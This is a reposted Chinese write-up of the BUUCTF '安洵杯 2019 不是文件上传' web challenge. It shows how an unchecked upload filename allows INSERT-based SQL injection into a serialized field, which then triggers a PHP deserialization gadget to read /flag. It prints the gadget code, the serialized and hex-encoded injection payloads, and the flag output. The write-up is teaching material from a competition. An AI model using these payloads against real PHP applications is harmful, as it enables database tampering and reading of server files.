BUUCTF：[安洵杯 2019]不是文件上传

转载

末 初 于 2020-03-28 19:19:19 发布 906 收藏

分类专栏： CTF_WEB_Writeup


原文链接：https://xz.aliyun.com/t/6911

这题和攻防世界XCTF：upload有点像，看似上传却都不是上传是上传图片的文件名注入


参考：安洵杯2019 官方Writeup


1. **获取源码**

   在网站首页存在一些信息




在gihtub找得到源码





BUU也给出了这题的源码



2. **漏洞分析**
   在图片上传处，check函数并未对文件名(title)进行检测, 直接传递到最后的SQL语句当中。导致了SQL注入，并且属于Insert注入。

审计代码后可知，图片数据在保存的时候，会将图片的高度和宽度进行序列化然后保存。在查看图片信息的页面(show.php)会对其进行反序列化。

我们需要通过SQL注入修改保存的信息中的序列化的值来利用。

在helper.php中的helper类中有一个__destruct魔术方法可以利用，通过调用view_files中的file_get_contents来读取flag。

反序列化payload：

```php
<?php
class helper {
    protected $ifview = True;
    protected $config = "/flag";
}
$a = new helper();
echo serialize($a);
?>
```

```
O:6:"helper":2:{s:9:"*ifview";b:1;s:9:"*config";s:5:"/flag";}
```

这里的属性值ifview和config都是protected类型的，所以需要将payload修改为：

```
O:6:"helper":2:{s:9:"\0\0\0ifview";b:1;s:9:"\0\0\0config";s:5:"/flag";}
```

(以至于为什么要将修改为\0\0\0，是因为源码中在存取过程中对protected类型的属性进行了处理。)


正常上传图片的sql语句为：

```
INSERT INTO images (`title`,`filename`,`ext`,`path`,`attr`) VALUES('TIM截图
20191102114857','f20c76cc4fb41838.jpg','jpg','pic/f20c76cc4fb41838.jpg','a:2:{s:5:"width";i:1264;s:6:"height";i:
992;}')
```


由于title处是我们能够控制的，所以构造文件名如下：

```
1','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a225c305c305c30696676696577223b623a313b733a393a225c305c3
05c30636f6e666967223b733a353a222f666c6167223b7d),('1.jpg
```


因为上传的文件名中不能有双引号，所以将payload进行16进制编码。



使用 Brupsuite 将上传的 filename 修改为构造的文件名上传，再访问 show.php 即可得到flag。
上传一张图片，修改filename



访问show.php



Your images

The function of viewing the image has not been completed, and currently only the contents of your image name can be saved. I hope you can forgive me and my
improve.

---

id=1 filename=1 path=1

flag{fe47905a-7fd5-4f3a-8ddb-2f633c0e86c4}

id=2 filename=7791afd303534b2c.jpg path=pic/7791afd303534b2c.jpg

id=3 filename=1 path=1

flag{fe47905a-7fd5-4f3a-8ddb-2f633c0e86c4}

id=4 filename=12ce98232eb7bdc6.jpg path=pic/12ce98232eb7bdc6.jpg

id=5 filename=1 path=1

flag{fe47905a-7fd5-4f3a-8ddb-2f633c0e86c4}

id=6 filename=7e441d593e365eeb.jpg path=pic/7e441d593e365eeb.jpg

Delete All Images

Upload Images